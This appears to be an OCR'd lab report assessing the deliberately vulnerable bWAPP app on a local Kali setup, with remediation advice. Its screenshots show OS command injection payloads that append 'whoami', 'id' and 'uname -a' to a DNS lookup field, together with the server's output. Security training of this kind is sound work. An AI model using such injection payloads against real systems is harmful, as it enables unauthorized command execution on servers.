
An OS command injection vulnerability was successfully exploited by submitting crafted input into a vulnerable parameter. Commands were executed on the host system.


Payloads Used:
1. whoami
2. id
3. uname -a



Vulnerability Scan Report
bWAPP - OS Command Inj
localhost:8080/commandi.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ OS Command Injection /
DNS lookup: www.nsa.gov
Lookup
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?



Vulnerability Scan Report
bWAPP - OS Command Inj
localhost:8080/commandi.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ OS Command Injection /
DNS lookup: www.nsa.gov; whoami
Lookup
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?


Vulnerability Scan Report
bWAPP - OS Command In
localhost:8080/commandi.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ OS Command Injection /
DNS lookup: www.nsa.gov
Lookup
www-data
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?


Vulnerability Scan Report
bWAPP - OS Command In
localhost:8080/commandi.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ OS Command Injection /
DNS lookup: www.nsa.gov; id
Lookup
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?


Vulnerability Scan Report
bWAPP - OS Command Inj
localhost:8080/commandi.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ OS Command Injection /
DNS lookup: www.nsa.gov
Lookup
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?


Vulnerability Scan Report
bWAPP - OS Command Inj
localhost:8080/commandi.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ OS Command Injection /
DNS lookup: www.nsa.gov; uname -a
Lookup
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?



5. Conclusion

The manual assessment of the bWAPP application revealed several vulnerabilities that could be exploited by a malicious actor. These include HTML injection, SQL injection, and OS command injection. It is recommended to:
- Sanitize and validate all user input
- Implement prepared statements to prevent SQL injection
- Sanitize shell commands or avoid dynamic command execution
- Conduct regular web application assessments

This report highlights areas for improving application security to mitigate risk.

Executive Summary

This report provides the results of a manual web application vulnerability assessment conducted on bWAPP (Broken Web Application) hosted locally within a controlled test environment. The primary goal was to identify common web vulnerabilities and assess their impact, severity, and potential risk to the application. Tools used include manual inspection, browser-based payloads, and command-line techniques. All testing was conducted ethically on a safe lab system (Kali Linux in VMware).

Summary of Findings

Vulnerability	Severity	Risk Description	Recommendation
HTML Injection (Reflected)	Medium	Allows attacker to manipulate page layout or mislead users with injected UI.	Sanitize and encode user input before displaying it on the page.
SQL Injection (GET)	High	Can be used to manipulate SQL queries, bypass authentication, and extract sensitive data.	Use parameterized queries and validate input strictly.
OS Command Injection	Critical	Allows execution of arbitrary system commands on the server.	Avoid using shell commands with user input; use secure APIs and input sanitization.